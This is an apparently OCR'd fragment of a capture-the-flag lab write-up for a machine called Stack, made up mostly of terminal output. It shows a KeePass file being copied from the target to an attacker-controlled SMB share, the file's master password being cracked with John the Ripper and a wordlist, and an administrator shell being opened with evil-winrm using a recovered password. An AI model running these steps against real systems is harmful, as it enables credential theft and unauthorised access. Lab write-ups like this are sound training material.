
```
C:\Users\john\Documents>copy password_manager.kdbx \\10.10.0.16\share
copy password_manager.kdbx \\10.10.0.16\share
        1 file(s) copied.

C:\Users\john\Documents>
```


```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ ls -la
total 32
drwxr-xr-x  2 kali kali  4096 Jan 19 08:37 .
drwxr-xr-x 17 kali kali  4096 Jan 19 08:37 ..
-rwxr-xr-x  1 kali kali  3191 Jan 19 07:30 43777.py
-rw-r--r--  1 kali kali 14672 Jan 19 07:22 ferox-http_172_31_1_12-1674130929.state
-rwxr-xr-x  1 kali kali  2254 Apr 20  2020 password_manager.kdbx
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ keepass2john password_manager.kdbx > hash.txt

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (password_manager)
2 1g 0:00:00:00 DONE (2023-01-19 08:38) 10.00g/s 20.00p/s 20.00c/s 20.00C/s princess
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$  sudo apt-get install -y keepassx
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ keepassxc
```






```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ evil-winrm -u administrator -p secur3_apass262 -i 172.31.1.12

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_dete
s unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplaye
th-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
stack\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : us-east-2.compute.internal
   Link-local IPv6 Address . . . . . : fe80::91eb:5e1c:83a6:9d18%12
   IPv4 Address. . . . . . . . . . . : 172.31.1.12
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.31.0.1

Tunnel adapter isatap.us-east-2.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : us-east-2.compute.internal
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Active Directory